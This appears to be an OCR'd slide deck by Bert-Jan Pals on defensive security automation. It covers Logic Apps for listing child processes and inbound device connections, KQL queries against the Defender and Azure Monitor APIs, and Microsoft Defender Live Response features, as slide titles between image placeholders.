


Bert-Jan Pals

Logic App List Child Processes of File




List Child Processes Results




Bert-Jan Pals


List Child Processes Results




Bert-Jan Pals

Inbound Device Connections






Inbound Device Connections Result



Bert-Jan Pals


Inbound Device Connections Result



Bert-Jan Pals

Entity Mapping

- Variables for the Logic Apps
- Basis of the value of your logic apps





Bert-Jan Pals

KQL & Logic Apps

Data stored in XDR -> Microsoft Defender API

Data stored in Sentinel (or any LAW) -> Azure Monitor API






Logic App Tips

- Use (community) templates
- Build internal templates
- Do not authenticate with personal accounts!
- Alert on failed triggers

Live Response

Live Response

“Live response gives security operations teams instantaneous access to a device using a remote shell connection. This gives you the power to do in-depth investigative work and take immediate response actions to promptly contain identified threats in real time.”




Functionality

Basic

- Read Only Commands
- Download Files

Advanced


- Action Based Commands
- Run Custom Scripts



